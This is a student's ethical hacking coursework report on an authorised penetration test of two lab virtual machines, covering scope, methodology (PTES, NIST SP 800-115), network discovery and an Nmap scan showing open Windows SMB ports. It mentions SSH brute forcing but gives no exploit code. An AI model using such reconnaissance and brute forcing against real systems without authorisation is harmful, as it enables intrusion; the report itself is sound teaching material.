Penetration Test Report of Small Office an SME

AKM HASAN

Student ID – 9755484


hasana19@uni.coventry.ac.uk

MSc Cyber Security – Coventry University

7024CEM – Ethical hacking

Dr. Christo Panchev

Coursework Due Date: 27 Apr 21



I have been contacted by a small office of an SME to conduct a penetration test; therefore, I conducted a penetration test in a manner that simulated a malicious actor engaged in a targeted attack against the company with the goal of identifying if a remote attacker could penetrate the ***small office of an SME***.

Determining the impact of a security breach on:

- Reconnaissance and target analysis
- Penetration (describing in detail the steps I have taken, tools I used)
- Maintaining my presence

- Recommendations (how to make the target machines secure - this should address all vulnerabilities which I would identify in my assessment, not just the ones I had exploited)

The assessment has conducted in accordance with the recommendations outlined in the ***Penetration Testing Execution Standard (PTES)*** and follows a few areas of ***NIST SP 800-115***. The results of this assessment will be used by the small office of an SME to improve their security of the system. All tests and actions have conducted under controlled conditions.
(Above paragraphs ideas from 7024 CEM course materials, Day 5 -1, second part, Day 1 – 2, and from Day 1 – 2, the big question and own evaluation, and from – NIST SP 800-115 and Scarfone, K. (2008, September 30). *SP 800-115, Technical Guide to Information Security Testing and Assessment | CSRC*. Https://Csrc.Nist.Gov/Publications/Detail/Sp/800-115/Final. https://csrc.nist.gov/publications/detail/sp/800-115/final,
PTES - The Penetration Testing Execution Standard. (2021). Retrieved 1 March 2021, from http://www.pentest-standard.org/index.php/Main_Page *and from Offensive Security* - (2021). Retrieved 1 March 2021, from https://files.coventry.aula.education/c40a6914f7570b5f3e3b33270309d2fdpenetration_testing_sample_report.pdf

Detailed Technical Report

Scope

Firstly, I have decided and been agreed with this small office of an SME to perform a full penetration testing, I have been given two virtual machines part of the small company's network which is **192.168.10.0/24**, with the aim was to be identifying all weakness in their security. The VMs was treated as remote targets, and no local console exploits were allowed. At the end of this report, I will provide a ***summary of my findings***, ***general recommendation***, and ***raw output data*** (appendices).
(Ideas from 7024 CEM course materials, Assessment, Ethical Hacking coursework brief, EHcoursework2021S2 – Google Drive, Day 1 -1 and 1- 2, and own evaluation)

Rules of Engagement

Always the penetration testing projects are requiring a methodology, that is why, I have applied several penetration testing methodologies here, which is adapted to the current scope and requirements. Therefore, I implemented the ***Penetration Testing Execution Standard (PTES)*** and took a few ideas from the ***Technical Guide to Information Security Testing and Assessment***, which is called ***NIST SP 800-115***. In addition to this, I have followed the ***GDPR*** and other relevant legislation, and finally, I performed ***black-box*** testing on those machines.

Moreover, for this penetration testing I used several scanning tools for reconnaissance, which is the ***Nessus*** scanning tool, for only one occasion ***openVas*** tool, also used the ***Nmap*** scanning tool in **Kali Linux** and of course, I had to use **Kali Linux** for this penetration testing.

To make a visualisation, I have made a diagram/ planning for this Penetration testing, which I have given above.
(Ideas from 7024 CEM course materials, Day 5 -1, first part, second part, Day 1 – 2, and from Day 1 – 1, part five and six, Day 1 – 2, big question, part five, part six, and own evaluation, and from – NIST SP 800-115 - Scarfone, K. (2008, September 30). *SP 800-115, Technical Guide to Information Security Testing and Assessment | CSRC*. Https://Csrc.Nist.Gov/Publications/Detail/Sp/800-115/Final. https://csrc.nist.gov/publications/detail/sp/800-115/final, *PTES* - The Penetration Testing Execution Standard. (2021). Retrieved 1 March 2021, from http://www.pentest-standard.org/index.php/Main_Page *and from Offensive Security* - (2021). Retrieved 1 March

2021 from
https://files.coventry.aula.education/c40a6914f7570b5f3e3b33270309d2fdpenetration_testing_sample_report.pdf


Detailed description of the test


Attack Narrative

Now, I am going to signify in detailed all steps I have taken for the penetration test, including ***reconnaissance***, ***scanning***, ***exploitation*** and ***post-exploitation***. The exact section I will elucidate one by one. See below:


The first step I had gone through which was ***Brute forcing the Secure Shell*** (ssh); therefore, the target was configured with an IP of **192.168.10.0/24**, hence, I had moved my **Kali IP** into that network; also, I did make sure that the networks interfaces of both VMs are set to host only. As I mentioned earlier, the small office of an SME has given me two virtual machines, which is why I figured out their interface configuration (***ifconfig***) and **route** (**192.168.10.0 use Iface eth1**). Furthermore, via ***netdiscover*** (active/passive ARP reconnaissance tool), I found the server and the Desktop IP address; their details and screenshot have attached. See below:


My **localhost** (lhost) **IP** was **192.168.10.50**
For the **Server,** it was **192.168.10.10**
For **Desktop** it was **192.168.10.20**
(Ideas from 7024 CEM course materials, Day 3 -1, first lab Brute-forcing the ssh, task from Dr. Christo on community page, from assessment question paper, Penetration Test Report by Offensive Security - (2021). Retrieved 1 March 2021, from https://files.coventry.aula.education/c40a6914f7570b5f3e3b33270309d2fdpenetration_testing_sample_report.pdf *and my own evaluation.)*







Subsequently, I had moved on to my targets for scanning, in that case, I scanned both the ***Server*** (**192.168.10.10**) and ***Desktop*** (**192.168.10.20**). This was the first scan for the ***Server*** (**192.168.10.10**), and I used the ***network mapper*** (Nmap) tool, and the scan results show that the targets are running an **SSH** server on **port 22**, which was open and a web server on **port 80**, which had also been open, alongside this**, 139** and **445/ tcp** were open. Though I can not confirm any vulnerabilities yet without further scanning, these port presences were there; I will mention these vulnerabilities in my findings.









Similarly, I scanned for the ***Desktop*** (**192.168.10.20**). This was the first scan, and I used the ***Nmap*** tool, as I used for the ***Server*** scanning, and the scan results show that the targets were running **Windows** on port **445/ tcp,** which was open, and **135, 139 tcp** had been open**.** At present, I was not 100% sure which **OS** they were using (it seems Windows 7), but after further scanning, I was able to confirm that.


Network
Servers
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nmap -A 192.168.10.20
Starting Nmap 7.70 (https://nmap.org) at 2021-02-18 09:23 GMT
Nmap scan report for 192.168.10.20
Host is up (0.00029s latency).
Not shown: 997 filtered ports
PORT STATE SERVICE VERSION
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 00:0C:29:10:02:00 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows Vista|2008|7
OS CPE: cpe:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_7
OS details: Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7
Network Distance: 1 hop
Service Info: Host: WIN-USPQ65TE72P; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
|_nbstat: NetBIOS name: WIN-USPQ65TE72P, NetBIOS user: <unknown>, NetBIOS MAC: 0

